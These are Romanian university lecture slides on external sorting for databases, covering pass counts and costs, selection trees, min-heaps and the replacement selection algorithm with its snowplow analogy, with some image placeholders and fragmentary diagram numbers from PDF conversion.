
# Detalierea interclasării

- La fiecare pas se citește și scrie fiecare pagină
- N pagini de sortat => numărul de pași =  $\lceil \log_2 N \rceil + 1$
- Deci costul total este:  
 $2N(\lceil \log_2 N \rceil + 1)$
- Ideeă:  
*Divide et impera*



# Sortare externă generalizată

- Sortarea a  $N$  pagini folosind  $B$  pagini din *buffer*:
  - Pas 0: se folosesc  $B$  pagini din *buffer*. Se produc  $\lceil N/B \rceil$  monotonii a căte  $B$  pagini fiecare.
  - Pas 1, 2, ..., etc.: interclasează  $B-1$  monotonii.



# Costul sortării externe

- Număr de pași :  $1 + \lceil \log_{B-1} \lceil N/B \rceil \rceil$
- Cost =  $2N * (\text{număr de pași})$
- Ex. cu 5 pagini de *buffer* pentru a sorta 108 pagini de date:
  - Pas 0:  $\lceil 108/5 \rceil = 22$  monotonii a câte 5 pagini fiecare (ultimul conține doar 3 pagini)
  - Pas 1:  $\lceil 22/4 \rceil = 6$  monotonii a câte 20 pagini fiecare (ultimul conține doar 8 pagini)
  - Pas 2: 2 monotonii, 80 pagini și 28 pagini
  - Pas 3: toate cele 108 pagini sortate

# Număr de pași în sortarea externă

N	B=3	B=5	B=9	B=17	B=129	B=257
100	7	4	3	2	1	1
1,000	10	5	4	3	2	2
10,000	13	7	5	4	2	2
100,000	17	9	6	5	3	3
1,000,000	20	10	7	5	3	3
10,000,000	23	12	8	6	4	3
100,000,000	26	14	9	7	4	4
1,000,000,000	30	15	10	8	5	4

# Variații ale sortării externe

## ■ Optimizări:

- Noi algoritmi ca *Interclasare polifazică*, *Interclasare în cascadă*
- Reducerea numărului de pași intermediari prin implementarea unei interclasări a  $n$  monotonii deodată, cu valori mari pentru  $n$ .
- Optimizări prin distribuirea perfectă a monotonilor pe mediul de stocare.
- Maximizarea vitezei prin creșterea numărului de dispozitive de stocare (pentru a minimiza timpul de acces).

## ■ Dezavantaje: costuri adiționale

# Arbore de selecție

- **Problemă:** selectarea celui mai mic element este consumator de timp

Necesită  $(N / P) - 1$  comparări când se utilizează algoritmul neoptimizat


165	←	288	351	354	535	Şir 1
198	412	451	852			Şir 2
165	291	448	898			Şir 3
217	366	665	756			Şir 4

Primul element este comparat cu toate celelalte  $P-1$  elemente

- **Soluție :** Construirea unui *arbore de selecție* elimină o bună parte din comparări și grăbește procesul de selecție (doar  $\log_2 P$  comparări sunt necesare)

# Arbore de selecție


**Start:** Construirea unui arbore de selecție



Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui  
Elementele noi sunt “împinse” în față  
Procesul se repetă până când tot arborele se golește

# Arbore de selecție


## Pas 1: Extragerea celui mai mic element



Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui  
Elementele noi sunt “împinse” în față  
Procesul se repetă până când tot arborele se golește

# Arbore de selecție


## Pas 2: Extragerea celui mai mic element



Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui  
Elementele noi sunt “împinse” în față  
Procesul se repetă până când tot arborele se golește

# Arbore de selecție


## Pas 3: Extragerea celui mai mic element



Întotdeauna cele mai mici elemente sunt preluate din vârful arborelui  
Elementele noi sunt “împinse” în față  
Procesul se repetă până când tot arborele se golește


# Algoritm de sortare internă

- Pentru sortarea internă poate fi utilizat Quicksort
- *Replacement selection*
  - Bazat pe folosirea unor arbori binari compleți unde valoarea fiecărui nod e mai mică decât valoarea nodurilor fiu (**min-heap**)
  - Memoria internă conține spațiu pentru min-heap, o pagină de intrare și una pentru rezultat.




# Min-Heap

- Arbore binar complet: dacă înălțimea arborelui este  $d$ , atunci toate nivelele arborelui sunt complete (excepție ar putea face nivelul  $d$ ). Nivelul  $d$  conține toate nodurile din partea stângă
- Valorile sunt ordonate parțial.
- Reprezentarea în memorie: sub formă de sir de elemente ce conține secvența de noduri pe nivele de la stânga la dreapta



# Min-Heap

- Construcție:
  - De la nivelul superior la cel inferior.
  - Poziționează fiecare element la locul său (*siftdown*).
  - Operatiile de poziționare se termină când avem ordine parțială sau când am ajuns lá frunze
- Exemplu: poziționare corectă a elementului 7




# Algoritmul Replacement Selection

Intrare

...
88
88
29
20

Heap-Array



29	19	31	25	21	56	40
----	----	----	----	----	----	----

Rezultat


12
10

# Algoritmul Replacement Selection

Intrare

...
57
88
35
14

Heap-Array



Rezultat


12
16
19

# Algoritmul Replacement Selection

Intrare

...
...
57
88
35

Heap-Array



Rezultat


12
16
19

# Algoritmul Replacement Selection

Intrare

...  
...  
...  
**57**  
**88**

Heap-Array




<b>35</b>	<b>25</b>	<b>31</b>	<b>40</b>	<b>29</b>	<b>56</b>	<b>14</b>
-----------	-----------	-----------	-----------	-----------	-----------	-----------

Rezultat

**12**  
**16**  
**19**  
**21**

## *Replacement Selection – analogia cu plug de zăpadă*


- Se pot forma monotonii inițiale de lungime  $2 * q$ , unde  $q$  e dimensiune *buffer-ului*



**Un plug de zăpadă curăță drumul de zăpada ce cade aleator peste tot**

## *Replacement Selection – analogia cu plug de zăpadă*

- Deoarece zăpada cade cu viteză constantă, această situație stabilă nu se va modifica:



- Dreptunghiul este tăiat pe jumătate de linia ce reprezintă nivelul actual al zăpezii
- Nivelul actual al zăpezii reprezintă elementele din memorie
- După o parcursere nu mai este zăpadă din tura precedentă
- Un subșir s-a sortat, urmează sortarea unui nou subșir.
- Volumul de zăpadă îndepărtat la o trecere (adică, lungimea unui subșir) este de două ori cantitatea de zăpadă existentă pe drum în orice moment de timp.

# I/O pentru sortarea externă

- ... monotonii mai lungi înseamnă mai puțini pași de sortare
- Am considerat că se citește/scrive o pagină la un moment dat.  
În realitate se citește un *bloc* de pagini secvențiale!
